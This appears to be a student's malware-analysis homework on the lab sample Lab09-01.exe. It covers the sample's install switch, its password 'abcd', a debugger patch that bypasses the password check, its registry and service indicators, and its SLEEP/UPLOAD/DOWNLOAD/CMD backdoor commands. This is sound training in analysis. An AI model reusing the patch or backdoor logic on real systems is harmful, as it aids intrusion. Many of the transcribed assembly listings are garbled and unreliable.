

Will Sherrer  
HW3 8830  
Problem 1

### Questions

1. How can you get this malware to install itself?
2. What are the command-line options for this program? What is the password requirement?
3. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?
4. What are the host-based indicators of this malware?
5. What are the different actions this malware can be instructed to take via the network?
6. Are there any useful network-based signatures for this malware?

The screenshot shows the OllyDbg debugger interface. The assembly window displays the following code snippet:

```
00403996: 5E          PUSH EBP
00403997: 8BEC        MOU EBP,ESP
00403998: 6A FF        PUSH 1
00403999: 68 88B14000  PUSH Lab09-01.0040B188
004039A0: 68 AC644000  PUSH Lab09-01.004064AC
004039A1: 64:A1 00000001 MOV EAX,DWORD PTR FS:[0]
004039A2: 50          PUSH EAX
004039A3: 64:8925 00000001 MOV DWORD PTR FS:[0],ESP
004039A4: 89EC 10      SUB ESP,10
004039A5: 59          PUSH ECX
004039A6: 56          PUSH EDI
004039A7: 57          PUSH EDI
004039A8: 8965 E8      MOV DWORD PTR SS:[EBP-18],ESP
FF15 B8B04000 CALL DWORD PTR DS:[&KERNEL32.GetVersion]
004039A9: 33D2        XOR EDX,EDX
004039A9: 89C4        MOV ECX,EDX
004039A9: 8915 7CEB4000 MOV DWORD PTR DS:[40EB7C],EDX
004039A9: 8BC8        MOV ECX,EAX
004039A9: 81E1 FF000000 AND ECX,0FF
004039A9: 89BD 78EB4000 MOV DWORD PTR DS:[40EB78],ECX
004039A9: C1E1 08      SHL ECX,8
004039A9: 03CA        ADD ECX,EDX
004039A9: 89BD 74EB4000 MOV DWORD PTR DS:[40EB74],ECX
004039A9: A1 00000000 SUB EDX,10
004039A9: A8 00000000 MOV DWORD PTR DS:[40EB70],EAX
004039A9: 6A 00        PUSH 0
004039A9: E8 612A0000 CALL Lab09-01.00406355
004039A9: 59          POP ECX
004039A9: 85C0        TEST EAX,EAX
004039A9: 75 08        JNZ SHORT Lab09-01.004039A1
004039A9: 6A 1C        PUSH 1C
004039A9: 03C9        ADD ECX,ECX
004039A9: E8 00000000 POP ECX
004039A9: 03C9        ADD ECX,ECX
004039A9: 89E5 FC 00    AND DWORD PTR SS:[EBP-4],0
004039A9: E8 47170000  CALL Lab09-01.00405051
004039A9: FF15 B4B04000 CALL DWORD PTR DS:[4101A41],EAX
004039A9: A3 A4B14100 MOV DWORD PTR DS:[4101A41],EAX
004039A9: E8 94270000  CALL Lab09-01.004060AE
004039A9: A3 D4B44000 MOV DWORD PTR DS:[40EBD4],EAX
004039A9: F8 00000000 CALL Lab09-01.004060A8
004039A9: E8 00000000 CALL Lab09-01.004060D8
004039A9: E8 4EF4FFFF  CALL Lab09-01.00402D7C
004039A9: A1 8CEB4000 MOV EAX,DWORD PTR DS:[40EB8C]
004039A9: A3 90EB4000 MOV DWORD PTR DS:[40EB90],EAX
004039A9: 50          PUSH EAX
004039A9: FF35 84EB4000 PUSH DWORD PTR DS:[40EB84]
004039A9: FF35 80EB4000 PUSH DWORD PTR DS:[40EB80]
004039A9: 8B66 0FFFFF  LEA ECX,[Lab09-01.00402AF0]
004039A9: 83C4 0C        ADD ECX,ECX
004039A9: 8945 E4        MOV DWORD PTR SS:[EBP-1C],EAX
004039A9: 50          PUSH EAX
004039A9: E8 53F4FFFF  CALL Lab09-01.00402DA9
004039A9: 8845 EC        MOV EAX,DWORD PTR SS:[EBP-14]
004039A9: 8B08          MOV ECX,DWORD PTR DS:[EAX]
004039A9: 8809          MOV ECX,DWORD PTR DS:[ECX]
004039A9: 8B0A 00        MOV ECX,DWORD PTR DS:[ECX]
```

The memory dump tab shows the following values:

```
[Arg3 => 00000000
Arg2 = 00000000
Arg1 = 00000000
Lab09-01.00402AF0]
```

1. Opening Ollybug shows that it starts at the main function.

\* OllyDbg - Lab09-01.exe - [CPU - main thread, module Lab09-01]

At get command line EAX is updated. I then step into the main function

Then the function it goes into compares with a subkey "SOFTWARE\Microsoft\XPS"

\* OllyDbg - Lab09-01.exe - [CPU - main thread, module Lab09-01]

After examining some more I got to this function which seems to delete the malware if does not have any parameters. Therefore running this program isn't enough to insert it.

with -in it now jumps and calls the first function.


The screenshot shows the OllyDbg debugger interface with the title bar "OllyDbg - Lab09-01.exe - [CPU - main thread, module Lab09-01]". The assembly pane displays assembly code with labels like .L1, .L2, .L3, etc. The registers pane shows CPU register values, and the stack pane shows the current stack contents.

There are several jump calls that are programmed in. When stepping in it jumps to the end of the function and then returns.

LEMTWHC/KBR...S

```
00402400 C: SD POP EBP
00402400 C3 RETN
00402400 CC INT3
00402400 CC INT3
00402410 S: 55 PUSH EBP
00402411 8BEC MOV EBP, ESP
00402413 81EC 00020000 SUB ESP, 200
00402419 53 PUSH EBX
0040241A 56 PUSH ECX
0040241B 57 PUSH EDI
0040241C 68 04010000 PUSH 104
00402421 8D85 F8FDFFFF LEA EAX, DWORD PTR SS:[EBP-208]
00402427 50 PUSH EAX
00402428 6A 00 PUSH 0
0040242A FF15 38B04000 CALL DWORD PTR DS:[<&KERNEL32.GetModule]
00402430 68 04010000 PUSH 104
00402435 8D8D F8FDFFFF LEA ECX, DWORD PTR SS:[EBP-208]
0040243B 51 PUSH ECX
0040243C 8D95 F8FDFFFF LEA EDX, DWORD PTR SS:[EBP-208]
00402442 52 PUSH EDX
00402443 FF15 3CB04000 CALL DWORD PTR DS:[<&KERNEL32.GetShortP
00402449 8F DCC04000 MOV EDI, Lab09-01.0040C0DC
00402454 8D95 FCFEFFFF LEA EDX, DWORD PTR SS:[EBP-104]
00402457 33C9 FF OR ECX, FFFFFFFF
00402459 F2:AE REPNE SCAS BYTE PTR ES:[EDI]
0040245B F7D1 NOT ECX
0040245D 2BF9 SUB EDI, ECX
0040245F 8BF7 MOV ES1, EDI
00402461 8BC1 MOV EAX, ECX
00402463 8BFA MOV EDI, EDX
00402465 C1E9 02 SHR ECX, 2
00402468 F3:A5 REP MOVS DWORD PTR ES:[EDI], DWORD PTR DS:
0040246A 8BC8 MOV ECX, EAX
0040246C 89E1 03 AND ECX, 3
0040246F F3:H4 REP MOVS BYTE PTR ES:[EDI], BYTE PTR DS:
00402471 8DBD F8FDFFFF LEA EDI, DWORD PTR SS:[EBP-208]
00402477 8D95 FCFEFFFF LEA EDX, DWORD PTR SS:[EBP-104]
0040247D 33C9 FF OR ECX, FFFFFFFF
00402480 33C0 XOR EAX, EAX
00402482 F2:AE REPNE SCAS BYTE PTR ES:[EDI]
00402484 F7D1 NOT ECX
00402486 2BF9 SUB EDI, ECX
00402488 8BF7 MOV ES1, EDI
0040248A 8BD9 MOV EBX, ECX
```

The function then goes back into the function at 402410 which deletes the file. To get back to the function with many jumps (2 screenshots above) I need to make sure that the comparisons are true so that it jumps.



So to bypass this I modify EAX to be 1 so the function returns 1.

The screenshot shows the OllyDbg interface with the title bar "OllyDbg - Lab09-01.exe - [CPU - main thread]". The menu bar includes File, View, Debug, Plugins, Options, Window, and Help. Below the menu is a toolbar with various icons. The assembly window displays the following code:

	OpCode	Mnemonic	Comments
00402B33	. 83C4 04	ADD ESP, 4	
00402B36	. 85C0	TEST EAX, EAX	
00402B38	. v75 05	JNZ SHORT Lab09-01.00402B3F	
00402B3A	. E8 D1F8FFFF	CALL Lab09-01.00402410	
00402B3F	> 8B4D 0C	MOV ECX, DWORD PTR SS:[EBP+C]	
00402B42	. 8B51 04	MOV EDX, DWORD PTR DS:[ECX+4]	
00402B45	. 8995 E0E7FFFF	MOV DWORD PTR SS:[EBP-1820], EDX	
00402B4B	. 68 70C14000	PUSH Lab09-01.0040C170	
00402B50	. 8B85 E0E7FFFF	MOV EAX, DWORD PTR SS:[EBP-1820]	
00402B56	. 50	PUSH EAX	
00402B57	. E8 B30C0000	CALL Lab09-01.0040380F	
00402B5C	. 83C4 08	ADD ESP, 8	

On the right side of the assembly window, there is a column labeled "ASCII ""-in"".

This jumps over the call to 420410 which deletes it.

\* OllyDbg - Lab09-01.exe - [CPU - main thread]

C File View Debug Plugins Options Window Help

L E M T W H C / K B I

```
00403880F 7 833D 4CEE4000 CMP DWORD PTR DS:[40EE4C],0
004038816 . 53 PUSH EBX
004038817 . 56 PUSH ESI
004038818 . 57 PUSH EDI
004038819 .~75 11 JNZ SHORT Lab09-01.00403882C
00403881B > FF7424 14 PUSH DWORD PTR SS:[ESP+14]
00403881F > FF7424 14 PUSH DWORD PTR SS:[ESP+14]
004038823 . E8 78230000 CALL Lab09-01.00405BA0
004038828 . 59 POP ECX
004038829 . 59 POP ECX
00403882A > EB 66 JMP SHORT Lab09-01.00403892
00403882C > 887424 14 MOV ESI,DWORD PTR SS:[ESP+14]
004038830 > 887C24 10 MOV EDI,DWORD PTR SS:[ESP+10]
004038834 > 66:0FB617 MOUVZX DX,BYTE PTR DS:[EDI]
004038838 . 0FB6C2 MOUVZX EAX,DL
00403883B . 47 INC EDI
00403883C . F680 61EF4000 TEST BYTE PTR DS:[EAX+40EF61],4
004038843 .~74 13 JE SHORT Lab09-01.00403858
004038845 . 8A07 MOV AL,BYTE PTR DS:[EDI]
004038847 . 84C0 TEST AL,AL
004038849 .~75 04 JNZ SHORT Lab09-01.0040384F
00403884B . 33D2 XOR EDX,EDX
00403884D .~EB 09 JMP SHORT Lab09-01.00403858
00403884F > 33C9 XOR ECX,ECX
004038851 . 47 INC EDI
004038852 . 8AEA MOV CH,DL
004038854 . 8AC8 MOV CL,AL
004038856 . 8BD1 MOV EDX,ECX
004038858 > 66:0FB606 MOUVZX AX,BYTE PTR DS:[ESI]
00403885C . 0FB6C8 MOUVZX ECX,AL
00403885F . 46 INC ESI
004038860 . F681 61EF4000 TEST BYTE PTR DS:[ECX+40EF61],4
004038867 .~74 13 JE SHORT Lab09-01.0040387C
004038869 . 8A0E MOV CL,BYTE PTR DS:[ESI]
00403886B . 84C9 TEST CL,CL
00403886D .~75 04 JNZ SHORT Lab09-01.00403873
00403886F . 33C0 XOR EAX,EAX
004038871 .~EB 09 JMP SHORT Lab09-01.0040387C
004038873 > 33DB XOR EBX,EBX
004038875 . 46 INC ESI
004038876 . 8AF8 MOV BH,AL
004038878 . 8AD9 MOV BL,CL
00403887A . 8BC3 MOV EAX,EBX
00403887C > 66:3BC2 CMP AX,DX
00403887F .~75 07 JNZ SHORT Lab09-01.00403888
004038881 . 66:85D2 TEST DX,DX
004038884 .~74 0A JE SHORT Lab09-01.00403890
004038886 .~EB AC JMP SHORT Lab09-01.00403834
004038888 > 1BC0 SBB EAX,EAX
00403888A . 83E0 02 AND EAX,2
00403888D . 48 DEC EAX
00403888E .~EB 02 JMP SHORT Lab09-01.00403892
004038890 > 33C0 XOR EAX,EAX
004038892 > 5F POP EDI
004038893 . 5E POP ESI
004038894 . 5B POP EBX
004038895 . C3 RETN
004038896 . 5E PUSH EBP
```

I enter a function at 403380F but fail a jump that compares the arguments number. So again I'm going to run with a random argument

After successfully running and continuous debugging I found something interesting in 40268f. It seems we can see reference to .exe and %SYSTEMROOT%\system32\Lab09-01 which has been taken from the file name passed to the malware.

The screenshot shows the OllyDbg debugger interface with the assembly and registers windows open. The assembly window displays assembly code, and the registers window shows the current register values.

With progressing we can see that it creates a services for the exe file if it doesn't exist

Name	In Folder
Lab09-01.exe	C:\WINDOWS\system32
label.exe	C:\WINDOWS\system32
tslabels.h	C:\WINDOWS\system32
tslabels.ini	C:\WINDOWS\system32

Then after the service was run we see the successful Lab09-01.exe file in system32 (I ran a search for 'lab' in the folder)

2. In addition to -in we see that there are also arguments for -re, -r and -cc

```

ASCII "-re"
Arg2 = 00000400
Arg1 Lab09-01.004025B0
Arg1 Lab09-01.00402900
Arg1 Lab09-01.00402900
Arg4
Arg3
Arg2
Arg1 Lab09-01.00401070
ASCII "-cc"
Arg8 = 00000400

```

When typing out the -re argument I see that it leads to a comparison in function 402510. I added comments for clarity but the function checks for a password of length 4 and sees that it must be 'abcd'

```

* OllyDbg - Lab09-01.exe
File View Debug Plugins Options Window Help
CPU - main thread, module Lab09-01
Registers (FPU)
EIP 00402510 Lab09-01.00402510
ECX 00000040
EDX 00000000
ESP 0012E74C
EBP 0012E74C
ESI FFFFFFFF
EDI FFFFFFFF
EBP 0012E74C
ntdll.7C910228
EIP 00402510 Lab09-01.00402510
C0 0 ES 0023 S2bit 0{FFFFFFF}
R0 0 ED 0023 S2bit 0{FFFFFFF}
Q0 0 SS 0023 S2bit 0{FFFFFFF}
S0 0 FS 0058 S2bit 0{FFFFFFF}
T0 0 GS 0000 NULL
D0 0 lastErr ERROR_MOD_NOT_FOUND (0000007E)
EPI 00000000000000000000000000000000
ST0 encrypt -UHOR1 D000 01050104 00000000
ST1 encrypt 0.0
ST2 encrypt 0.0
ST3 encrypt 0.0
ST4 encrypt 0.0
ST5 encrypt 0.0
ST6 encrypt 1.00000000000000000000000000000000
ST7 encrypt 1.00000000000000000000000000000000
FST 4020 Cond 3 2 0 0 Err 0 0 P 0 0 Z 0 I
FCM 027F Preo NEAR, SS Mask 1 1 1 1 1 1 (EQ)
Address New dump ASCII
00402510 Lab09-01.00402510 from Lab09-01.00402510

```

With the -re abcd we see that it enters the second function which calls to delete the service, so I try -c

\* OllyDbg - Lab09-01.exe

File View Debug Plugins Options Window Help

L E M T W H C / K B R ... S

C CPU - main thread, module Lab09-01

```

00402900  $ 55          PUSH EBP
00402901  . 8BEC        MOV EBP,ESP
00402903  . 81EC 000C0000 SUB ESP,0C08
00402909  . 53          PUSH EBX
0040290A  . 56          PUSH ESI
0040290B  . 57          PUSH EDI
0040290C  . 68 3F000F00 PUSH EBP003F
00402911  . 6A 00        PUSH 0
00402913  . FF15 00B04000 CALL DWORD PTR DS:[<&ADVAPI32.OpenSCMan... ADVAPI32.OpenSCManagerA
0040291B  . 8985 FCFBFFFF MOV DWORD PTR SS:[EBP-404],EAX
00402921  . 83BD FCFBFFFF CMP DWORD PTR SS:[EBP-404],0
00402928  .> 75 0A        JNZ SHORT Lab09-01.00402934
0040292A  . B8 01000000 MOV EAX,1
0040292D  . 74 01        JMP Lab09-01.00402AE7
00402934  .> E9 B3010000 PUSH 0F01FF
00402939  . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
0040293C  . 50          PUSH EAX
0040293D  . 88BD FCFBFFFF MOV ECX,DWORD PTR SS:[EBP-404]
00402943  . 51          PUSH ECX
00402944  . FF15 04B04000 CALL DWORD PTR DS:[<&ADVAPI32.OpenServic... ADVAPI32.OpenServiceA
0040294H  . 8985 F8F3FFFF MOV DWORD PTR SS:[EBP-C08],EAX
00402950  . 83BD F8F3FFFF CMP DWORD PTR SS:[EBP-C08],0
00402957  .> 75 17        JNZ SHORT Lab09-01.00402970
00402959  . 8895 FCFBFFFF MOV ECX,DWORD PTR SS:[EBP-404]
0040295F  . 51          PUSH ECX
00402960  . FF15 0CB04000 CALL DWORD PTR DS:[<&ADVAPI32.CloseServ... ADVAPI32.CloseServiceHandle
00402966  . B8 01000000 MOV EAX,1
0040296B  .> E9 77010000 JMP Lab09-01.00402AE7
00402970  .> 8885 F8F3FFFF MOV EAX,DWORD PTR SS:[EBP-C08]
00402975  . 50          PUSH EAX
00402977  . FF15 28B04000 CALL DWORD PTR DS:[<&ADVAPI32.DeleteSer... ADVAPI32.DeleteService
0040297D  . 85C0          TEST EAX,EAX
0040297F  .> 75 24        JNZ SHORT Lab09-01.004029A5
00402981  . 88BD FCFBFFFF MOV ECX,DWORD PTR SS:[EBP-404]
00402987  . 51          PUSH ECX
00402988  . FF15 0CB04000 CALL DWORD PTR DS:[<&ADVAPI32.CloseServ... ADVAPI32.CloseServiceHandle
0040298E  . 8985 F8F3FFFF MOV ECX,DWORD PTR SS:[EBP-C08]
00402994  . 52          PUSH EDX
00402995  . FF15 0CB04000 CALL DWORD PTR DS:[<&ADVAPI32.CloseServ... ADVAPI32.CloseServiceHandle
0040299B  . B8 01000000 MOV EAX,1
004029AB  .> E9 42010000 JMP Lab09-01.00402AE7
004029AC  .> 8885 FCFBFFFF MOV ECX,DWORD PTR SS:[EBP-404]
004029B2  . 50          PUSH EAX
004029B3  . FF15 0CB04000 CALL DWORD PTR DS:[<&ADVAPI32.CloseServ... ADVAPI32.CloseServiceHandle
004029B9  . 51          PUSH ECX
004029B9  . FF15 0CB04000 CALL DWORD PTR DS:[<&ADVAPI32.CloseServ... ADVAPI32.CloseServiceHandle
004029BF  . 68 00040000 PUSH 400

```

With -c abcd I again end up at the deletion, so I try with -cc

\* OllyDbg - Lab09-01.exe

File View Debug Plugins Options Window Help

CPU - main thread, module Lab09-01

```

00402482 . F2:AE REPNE SCAS BYTE PTR ES:[EDI]
00402484 . F7D1 NOT ECX
00402486 . 2BF9 SUB EDI,ECX
00402488 . 8BF7 MOV ESI,EDI
0040248A . 8BD9 MOV EBX,ECX
0040248C . 8BFA MOV EDI,EDX
0040248E . 83C9 FF OR ECX,FFFFFF
00402491 . 33C0 XOR EAX,EAX
00402493 . F2:AE REPNE SCAS BYTE PTR ES:[EDI]
00402495 . 83C7 FF ADD EDI,-1
00402498 . 8BCB MOU ECX,EBX
0040249A . C1E9 02 SHR ECX,2
0040249D . F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:
0040249F . 8BCB MOU ECX,EBX
004024A1 . 83E1 03 AND ECX,3
004024A4 . F3:A4 REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
004024A6 . BF D4C04000 MOV EDI,Lab09-01.0040C0D4
004024AB . 8D95 FCFEFFFF LEA EDX,DWORD PTR SS:[EBP-104] ASCII " >> NUL"
004024B1 . 83C9 FF OR ECX,FFFFFF
004024B4 . 33C0 XOR EAX,EAX
004024B6 . F2:AE REPNE SCAS BYTE PTR ES:[EDI]
004024B9 . F7D1 NOT ECX
004024BQ . 2BF9 SUB EDI,ECX
004024C7 . 8BF7 MOV ESI,EDI
004024CC . 8BD9 MOV EBX,ECX
004024CE . 8BFA MOV EDI,EDX
004024C9 . 83C9 FF OR ECX,FFFFFF
004024C5 . 33C0 XOR EAX,EAX
004024C7 . F2:AE REPNE SCAS BYTE PTR ES:[EDI]
004024C9 . 83C7 FF ADD EDI,-1
004024CC . 8BCB MOU ECX,EBX
004024D1 . C1E9 02 SHR ECX,2
004024D3 . F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:
004024D5 . 8BCB MOU ECX,EBX
004024D8 . 83E1 03 AND ECX,3
004024D9 . F3:A4 REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
004024DC . 6A 00 PUSH 0
004024DE . 6A 00 PUSH 0
004024E4 . 8D95 FCFEFFFF LEA EAX,DWORD PTR SS:[EBP-104]
004024E5 . 50 PUSH EAX
004024E9 . 68 CCC04000 PUSH Lab09-01.0040C0CC
004024EC . 6A 00 PUSH 0
004024EE . 6A 00 PUSH 0
004024F4 . FF15 38B14000 CALL DWORD PTR DS:[<&SHELL32.ShellExecuteA]
004024F6 . E8 AE080000 CALL Lab09-01.00402DA9
004024FB . 5F POP EDI
004024C4 . CC DD EC
```

Parameters  
 FileName = "cmd.exe"  
 Operation = NULL  
 hWnd = NULL  
 ShellExecuteA

With -cc abcd I see that its looking for a key or something in software\microsoft\XPS

\* OllyDbg - Lab09-01.exe

File View Debug Plugins Options Window Help

CPU - main thread, module Lab09-01

```
00401280 $ 55 PUSH EBP
00401281 . BBEC MOU EBP,ESP
00401283 . B8 10100000 MOU EAX,1010
00401289 . B8 231C0000 MOU EDI,231C0000
0040128E . B8 00000000 MOU ECX,00000000
00401290 . B8 00000000 MOU EDI,00000000
00401291 . B8 00000000 MOU ECX,00000000
0040129F C745 F8 011000 MOU DWORD PTR SS:[EBP-8],1001
004012A0 8D85 F0FFFFFF LEA EAX,DWORD PTR SS:[EBP-1010]
004012A1 50 PUSH EAX
004012A2 68 3F000000 PUSH 3F000000
004012A3 6A 00 PUSH 00
004012A4 8B 48040000 PUSH Lab09-01.0040C040
004012A5 8B 02000000 PUSH $00000002
004012A6 FF15 2B8B4000 CALL DWORD PTR DS:[&ADUAPI32.RegOpenKeyExA]
004012A7 85C0 TEST EAX,EAX
004012A8 74 0A JE SHORT Lab09-01.004012C2
004012A9 B8 01000000 MOU EAX,1
004012B0 E9 4F010000 JMP Lab09-01.00401411
004012B1 8D4D F8 LEA ECX,DWORD PTR SS:[EBP-8]
004012B2 50 PUSH ECX
004012B3 8D95 F8FFFFFF LEA EDX,DWORD PTR SS:[EBP-1008]
004012B4 52 PUSH EDX
004012B5 6A 00 PUSH 0
004012B6 68 28C04000 PUSH Lab09-01.0040C030
004012B7 8985 F0FFFFFF MOU EDX,DWORD PTR SS:[EBP-1010]
004012B8 50 PUSH ECX
004012B9 FF15 2B8B4000 CALL DWORD PTR DS:[&ADUAPI32.RegQueryValueExA]
004012C0 8995 F4FFFFFF MOU DWORD PTR SS:[EBP-100C],EAX
004012C1 83BD F4FFFFFF CMP DWORD PTR SS:[EBP-100C],0
004012C2 74 17 JE SHORT Lab09-01.00401309
004012C3 B8D0 F0FFFFFF MOU ECX,DWORD PTR SS:[EBP-1010]
004012C4 8D85 F0FFFFFF LEA EDX,DWORD PTR SS:[EBP-1008]
004012C5 . B8 00000000 MOU ECX,00000000
004012C6 . B8 00000000 MOU EDI,00000000
004012C7 . B8 00000000 MOU ECX,00000000
004012C8 . B8 00000000 MOU EDI,00000000
004012C9 . B8 00000000 MOU ECX,00000000
004012CA . B8 00000000 MOU EDI,00000000
004012CB . B8 00000000 MOU ECX,00000000
004012CC . B8 00000000 MOU EDI,00000000
004012CD . B8 00000000 MOU ECX,00000000
004012CE . B8 00000000 MOU EDI,00000000
004012CF . B8 00000000 MOU ECX,00000000
004012D0 FF15 64B84000 CALL DWORD PTR DS:[&KERNEL32.CloseHandle]
004012D1 8B 01000000 MOU EAX,1
004012D2 E9 00010000 JMP Lab09-01.00401411
004012D3 8D95 F8FFFFFF LEA EDX,DWORD PTR SS:[EBP-1008]
004012D4 8955 FC MOU DWORD PTR SS:[EBP-4],EDX
004012D5 8B7D FC MOU EDI,DWORD PTR SS:[EBP-4]
004012D6 8B55 08 MOU EDX,DWORD PTR SS:[EBP+8]
004012D7 8999 FF OR ECX,FFFFFF
004012D8 83C0 0 XOR ECX,ECX
004012D9 F2:AE REPNE SCAS BYTE PTR ES:[EDI]
004012DA F7D1 NOT ECX
004012DB 2BF9 SUB EDI,ECX
004012DC 8BF? MOU ESI,EDI
004012DD 8B01 MOU EAX,ECX
004012DE 8BFA MOU EDX,ECX
004012DF 31F9 A2 SHB ECX,2
```

We then see that it then calls something and dumps to the program output.

3. Like mentioned in question one, in the code that checks for the password I can change it to always return true

```

    . 33C0      XOR EAX,EAX
    .< EB 05    JMP SHORT Lab09-01.004025A0
    > B8 01000000 MOV EAX,1
    > 5F        POP EDI
    . 8BE5      MOV ESP,EBP
    : 5D        POP EBP
    : C3        RETN
    CC         INT3

```

I see that the command for mov eax,1 is B8 -1 00 00 00 and return is C3

\* OllyDbg - Lab09-01.exe

File View Debug Plugins Options Window Help

File View Debug Plugins Options Window Help

C CPU - main thread, module Lab09-01

0040250F	CC	INT3
00402510	55	PUSH EBP
00402510	B8EC	MOV EBP,ESP
00402513	51	PUSH ECX
00402514	57	PUSH EDI
00402515	BB7D 08	MOV EDI,WORD PTR SS:[EBP+8]
00402518	83C9 FF	OR ECX,FFFFFF
0040251B	33C0	XOR EAX,EAX
0040251D	F2:AE	REPNE SCAS BYTE PTR ES:[EDI]
0040251F	F7D1	NOT ECX
00402521	83C1 FF	ADD ECX,-1
00402524	83F9 04	CMP ECX,4
00402527	<74 04	JE SHORT Lab09-01.0040252D
00402529	33C0	XOR EAX,EAX

compare that length is 4

\* OllyDbg - Lab09-01.exe

File View Debug Plugins Options Window Help

File View Debug Plugins Options Window Help

C CPU - main thread, module Lab09-01

0040250B	CC	INT3
0040250C	CC	INT3
0040250D	CC	INT3
0040250E	CC	INT3
0040250F	CC	INT3
00402510	B8 01000000	MOV EAX,1
00402510	C3	RETN
00402515	>7D 08	JGE SHORT Lab09-01.00402520
00402518	83C9 FF	OR ECX,FFFFFF
0040251B	33C0	XOR EAX,EAX
0040251D	F2:AE	REPNE SCAS BYTE PTR ES:[EDI]
0040251F	F7D1	NOT ECX
00402521	83C1 FF	ADD ECX,-1
00402524	83F9 04	CMP ECX,4
00402527	<74 04	JE SHORT Lab09-01.0040252D
00402529	33C0	XOR EAX,EAX
0040252B	83F9 73	JMP SHORT Lab09-01.004025A0
0040252D	>8B45 08	MOV EAX,WORD PTR SS:[EBP+8]
00402530	8B08	MOV CL,BYTE PTR DS:[EAX]
00402532	: 8B4D FC	MOV BYTE PTR SS:[EBP-4],CL

compare that length is 4

So I went to the beginning of the function and changed the first two lines to this so that it always returns 1. We then copy the patch to the executable

- Host based signatures include the registry key used to store the malware configuration: at HKLM\SOFTWARE\Microsoft \XPS and also a service created called Manager Service, and also the presence of a new binary in the systemroot system32 folder.

5.

```
loc_40204C:
mov    edi, offset aSleep ; "SLEEP"
or     ecx, OFFFFFFFFh
xor    eax, eax
repne scasb
not    ecx
add    ecx, OFFFFFFFFh
push   ecx
push   offset aSleep ; "SLEEP"
lea    ecx, [ebp+var_400]
push   ecx
call   sub_403690
add    esp, 0Ch
test   eax, eax
jnz    short loc_4020D2

loc_4020D2:
mov    edi, offset aUpload ; "UPLOAD"
or     ecx, OFFFFFFFFh
xor    eax, eax
repne scasb
not    ecx
add    ecx, OFFFFFFFFh
push   ecx
push   offset aUpload ; "UPLOAD"
lea    edx, [ebp+var_400]
push   edx
call   sub_403690
add    esp, 0Ch
test   eax, eax
jnz    loc_402186

loc_402186:
mov    edi, offset aDownload ; "DOWNLOAD"
or     ecx, OFFFFFFFFh
xor    eax, eax
repne scasb
not    ecx
add    ecx, OFFFFFFFFh
push   ecx
push   offset aDownload ; "DOWNLOAD"
lea    edx, [ebp+var_400]
push   edx
call   sub_403690
add    esp, 0Ch
test   eax, eax
jnz    loc_40223A

loc_40223A:
mov    edi, offset aCmd_0 ; "CMD"
or     ecx, OFFFFFFFFh
xor    eax, eax
repne scasb
not    ecx
add    ecx, OFFFFFFFFh
push   ecx
push   offset aCmd_0 ; "CMD"
lea    edx, [ebp+var_400]
push   edx
call   sub_403690
add    esp, 0Ch
test   eax, eax
jnz    loc_402330
```

Following some subroutines in ida pro I found this routine that Calls the sleep, upload, download and cmd commands

```

loc_4018A2:          ; hTemplateFile
push    0
push    80h           ; dwFlagsAndAttributes
push    3              ; dwCreationDisposition
push    0              ; lpSecurityAttributes
push    1              ; dwShareMode
push    80000000h      ; dwDesiredAccess
mov     eax, [ebp+lpFileName]
push    eax            ; lpFileName
call   ds>CreateFileA
mov     [ebp+hFile], eax
cmp    [ebp+hFile], OFFFFFFFFh
jnz    short loc_4018E3

loc_4018E3:
mov    [ebp+var_210], 0
push  0               ; lpOverlapped
lea    edx, [ebp+NumberOfBytesRead]
push  edx             ; lpNumberOfBytesRead
push  200h            ; nNumberOfBytesToRead
lea    eax, [ebp+Buffer]
push  eax             ; lpBuffer
mov    ecx, [ebp+hFile]
push  ecx             ; hFile
call  ds:ReadFile
test   eax, eax
jnz    short loc_401945

loc_401945:
call  ds:GetLastError
cmp   eax, 26h         ; '&
jz    short loc_40193E

```

The download command leads to a subroutine that creates a file and seems to sends it over a network.

```

loc_40193E:
mov    eax, [ebp+var_4]
push  eax
call  ds:WS2_32_19
mov    [ebp+var_214], eax
cmp    [ebp+var_214], OFFFFFFFFh
jnz    short loc_40198B

loc_40198B:
8B:
eax, [ebp+var_210]
eax, [ebp+var_214]
[ebp+var_210], eax
ecx, [ebp+var_210]
ecx, [ebp+NumberOfBytesRead]
short loc_401945

loc_401945:
cmp    [ebp+NumberOfBytesRead], 0
ja    loc_4018E3

loc_4018E3:
mov    edx, [ebp+hFile]
push  edx             ; hObject
call  ds:CloseHandle
lea    eax, [ebp+var_4]
push  eax
call  sub_401740
add   esp, 4
test  eax, eax
jz    short loc_4019D6

loc_4019D6:
